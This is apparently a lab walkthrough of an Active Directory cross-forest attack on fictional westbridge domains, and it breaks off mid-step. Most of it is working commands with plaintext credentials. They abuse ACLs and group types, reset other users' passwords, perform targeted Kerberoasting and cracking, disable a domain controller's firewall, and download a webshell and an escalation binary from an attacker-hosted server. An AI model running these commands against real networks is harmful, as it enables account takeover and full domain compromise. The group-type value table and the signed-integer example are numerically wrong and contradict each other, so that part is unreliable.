
Alternative collectors for DC02
bloodhound-ce-python \
  -u 'researchoperator@WESTBRIDGE.HSM' \
  -p 'XWkZ9o5T0c65djgYWl' \
  -d 'WESTBRIDGE-RESEARCH.HSM' \
  -ns 10.0.10.5 \
  -dc dc02.westbridge-research.hsm \
  -c All \
  --zip \
  --dns-timeout 10 \
  --dns-tcp


 bloodyAD \
  --host dc02.westbridge-research.hsm \
  -d 'westbridge-research.hsm' \
  -u 'researchoperator@westbridge.hsm' \
  --kerberos \
  get bloodhound
We Identified the Cross-Forest Trust Between Both Active Directory Domains
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User researchoperator Owns the Research Web Operations Group
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
The Research Web Operations Group Can Reset the Passwords of Three User Accounts
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User r.parker Has RDP and PowerShell Remoting Access to the Research Web Server
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User t.walker Has GenericWrite Permissions over j.bones
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User j.bones Is a Member of the Research Web Administrators Group
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Edited the Kerberos Cross-Realm Configuration
nano krb5_cross.confkrb5_cross.conf
[libdefaults]
  default_realm = WESTBRIDGE.HSM
  dns_lookup_kdc = false
  dns_lookup_realm = false
  rdns = false

[realms]
  WESTBRIDGE.HSM = {
    kdc = dc.westbridge.hsm
  }

  WESTBRIDGE-RESEARCH.HSM = {
    kdc = dc02.westbridge-research.hsm
  }

[domain_realm]
  .westbridge.hsm = WESTBRIDGE.HSM
  westbridge.hsm = WESTBRIDGE.HSM

  .westbridge-research.hsm = WESTBRIDGE-RESEARCH.HSM
  westbridge-research.hsm = WESTBRIDGE-RESEARCH.HSM
We Generated a Kerberos TGT Using Pass-the-Hash Authentication
nxc smb 10.0.10.5 -u 'researchoperator' -p 'XWkZ9o5T0c65djgYWl' -d westbridge.hsm -k --generate-tgt 'researchoperator'
We Configured the Kerberos Environment for Cross-Realm Authentication
export KRB5_CONFIG=$(pwd)/krb5_cross.conf
export KRB5CCNAME=$(pwd)/researchoperator.ccache
We Requested a Cross-Realm Kerberos Service Ticket for LDAP
kvno ldap/dc02.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM
We Verified the Acquired Kerberos Tickets
klist_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We look for SID
ldapsearch -H ldap://10.0.10.5 -D 'm.thompson@westbridge.hsm' -w 'Pa$$w0rd' -b "DC=westbridge,DC=hsm" "(sAMAccountName=researchoperator)" objectSid | grep 'objectSid::' | cut -d' ' -f2 | base64 -d | python3 -c 'import sys;d=sys.stdin.buffer.read();sid="S-"+str(d[0])+"-"+str(int.from_bytes(d[2:8],"little"));sid+="-"+"-".join(str(int.from_bytes(d[i:i+4],"little")) for i in range(8,len(d),4));print(sid)'_wird_ausgefhrt_-_Oracle_VirtualBox.png)
Step1:We Granted GenericAll Permissions to the Research IT Admins Group
bloodyAD \
  --host dc02.westbridge-research.hsm \
  -d westbridge-research.hsm \
  -u researchoperator \
  -k  \
  add genericAll \
  'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm' \
'S-1-5-21-1978613116-3728955385-531918137-9519'_wird_ausgefhrt_-_Oracle_VirtualBox.png)
Step2: Group Type Abuse
We Check the Group Type
bloodyAD --host dc02.westbridge-research.hsm -d westbridge.hsm -u researchoperator -k get object "CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm" --attr groupTypeThe Group Research Web Operations, is a Global Security Group
_wird_ausgefhrt_-_Oracle_VirtualBox.png)

Why We Must Change the Group Type in Two Steps?
The Problem: Direct Change Is Blocked
Active Directory does not allow a direct conversion from a Global Group to a Domain Local Group. The reason lies in AD's internal architecture:
- Global Groups are designed to contain members from the same domain only
- Domain Local Groups can contain members from any domain
A direct jump from Global to Domain Local would violate AD's consistency checks, which is why the attempt fails with ERROR_NOT_SUPPORTED.
The Solution: Two-Step Conversion
Since a direct conversion is blocked, we must use Universal Groups as a bridge:
Step 1: Global → Universal
Step 2: Universal → Domain Local
Why Universal Groups Work as a Bridge
Universal Groups have unique properties that make them the only convertible type:
- They can contain members from any domain (like Domain Local groups)
- They can be used in any domain (like Global groups)
- They are the only group type that supports conversion in both directions
The chain Global → Universal → Domain Local is therefore the only supported path.

The Three Group Type Values
| Group Type | Hex Value | Unsigned Decimal | Signed Decimal (AD stores this) |
|---|---|---|---|
| Global Security | 0x80000002 | 2147483646 | -2147483650 |
| Universal Security | 0x80000008 | 2147483640 | -2147483656 |
| Domain Local Security | 0x80000004 | 2147483644 | -2147483652 |
Why Signed vs. Unsigned Matters
Active Directory stores groupType as a signed 32-bit integer, while the flag definitions are unsigned hex values.
The conversion formula:
Signed Value = Hex Value - 2^32Example for Domain Local Security:
- Hex:
0x80000004= 2147483652 (unsigned)
- 2147483652 - 4294967296 = 2147483644 (signed)
When setting the value remotely, we must use the signed decimal representation because that's what AD expects internally.
Summary
- Direct conversion Global → Domain Local = ❌
ERROR_NOT_SUPPORTED
- Two-step conversion Global → Universal → Domain Local = ✅ Allowed
- Universal groups act as the bridge because they share properties of both types
- Values must be converted to signed 32-bit because AD stores them in this format internally
We Converted LDAP UserAccountControl Values to Signed Integers
python3 -c "print(int('80000008',16) - 2**32)"
python3 -c "print(int('80000004',16) - 2**32)"
1. We Modified the Group Type for Cross-Domain Membership Support
Universal Group
bloodyAD --host dc02.westbridge-research.hsm \
  -d westbridge-research.hsm \
  -u researchoperator \
  -k \
  set object 'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm' \
  groupType -v -2147483640
2. We Reconfigured the Group Type to Universal Scope
Domain Local Group
bloodyAD --host dc02.westbridge-research.hsm \
  -d westbridge-research.hsm \
  -u researchoperator \
  -k \
  set object 'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm' \
  groupType -v -2147483644
3. We Added the Cross-Domain Principal to the Administrative Group
bloodyAD --host dc02.westbridge-research.hsm \
  -d westbridge-research.hsm \
  -u researchoperator \
  -k \
  add groupMember \
  'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm' \
  'S-1-5-21-1978613116-3728955385-531918137-9519'
4. We Cleared Existing Kerberos Tickets
kdestroy
5. We Generated a Kerberos TGT Using Pass-the-Hash Authentication
nxc smb 10.0.10.5 -u 'researchoperator' -p 'XWkZ9o5T0c65djgYWl' -d westbridge.hsm -k --generate-tgt 'researchoperator'
6. We Reloaded the Kerberos Cross-Realm Authentication Configuration
export KRB5_CONFIG=$(pwd)/krb5_cross.conf
export KRB5CCNAME=$(pwd)/researchoperator.ccache
7. We Requested a Cross-Realm LDAP Service Ticket
kvno ldap/dc02.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM
8. We Reset the user Password r.parker
bloodyAD --host dc02.westbridge-research.hsm \
  -d westbridge-research.hsm \
  -u researchoperator \
  -k \
  set password 'r.parker' 'NewPass123!'
8.1 We Reset the user Password t.walker
bloodyAD --host dc02.westbridge-research.hsm \
  -d westbridge-research.hsm \
  -u researchoperator \
  -k \
  set password 't.walker' 'NewPass123!'
We Generated a Kerberos TGT
export KRB5_CONFIG=$(pwd)/krb5_cross.conf
export KRB5CCNAME=$(pwd)/t.walker.ccache

kinit t.walker@WESTBRIDGE-RESEARCH.HSM
We Perform a Targeted Kerberoasting Attack
targetedKerberoast.py -k --dc-host dc02.westbridge-research.hsm -u 't.walker' -d 'westbridge-research.hsm'_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Force RC4 Encryption for the Target Account
bloodyAD --host dc02.westbridge-research.hsm -d westbridge-research.hsm \
    -u 't.walker' -k \
    set object j.bones msDS-SupportedEncryptionTypes -v 4
We Perform a Targeted Kerberoasting Attack again
targetedKerberoast.py -k --dc-host dc02.westbridge-research.hsm -u 't.walker' -d 'westbridge-research.hsm'
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Cracked the Password of the Target Domain User
john --wordlist=/usr/share/wordlists/rockyou.txt hash_j.bones

We Generated a Kerberos TGT
export KRB5_CONFIG=$(pwd)/krb5_cross.conf


kinit r.parker@WESTBRIDGE-RESEARCH.HSM
We Verified the Current Kerberos Ticket Cache
klist_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Established a Kerberos-Authenticated Remote Desktop Session to the Research Web Server
xfreerdp3 \
  /v:WEB.westbridge-research.hsm \
  /u:r.parker \
  /d:WESTBRIDGE-RESEARCH.HSM \
  /sec:nla \
  /kerberos:cache:r.parker.ccache \
  /cert:ignore
We Switched to the Compromised Research Web Admin Account
runas /user:WBRESEARCH\j.bones powershell.exe_wird_ausgefhrt_-_Oracle_VirtualBox.png)

We set 0.0.0.0:4444 —> 192.168.211.2:4444 for Web Downloads


We stop the firewall on DC (Subnet1)
Set-NetFirewallProfile -Profile Domain,Private,Public -Enabled False

We Verified the Status of the Windows Firewall Profiles
Get-NetFirewallProfile | Select-Object Name, Enabled
We host shell.aspx and G0dP0t4t0Me0w.exe (on our Attack Mashine)
python3 -m http.server 4444

We Download a webshell to the Web Root Directory
(we use the DC IP from Subnet1 as redirector)
cd c:\inetpub\wwwroot
wget http://10.0.10.5:4444/shell.aspx -o shell.aspx
We open http://10.0.20.10/shell.aspx
We Download an Executable to a Temporary Directory
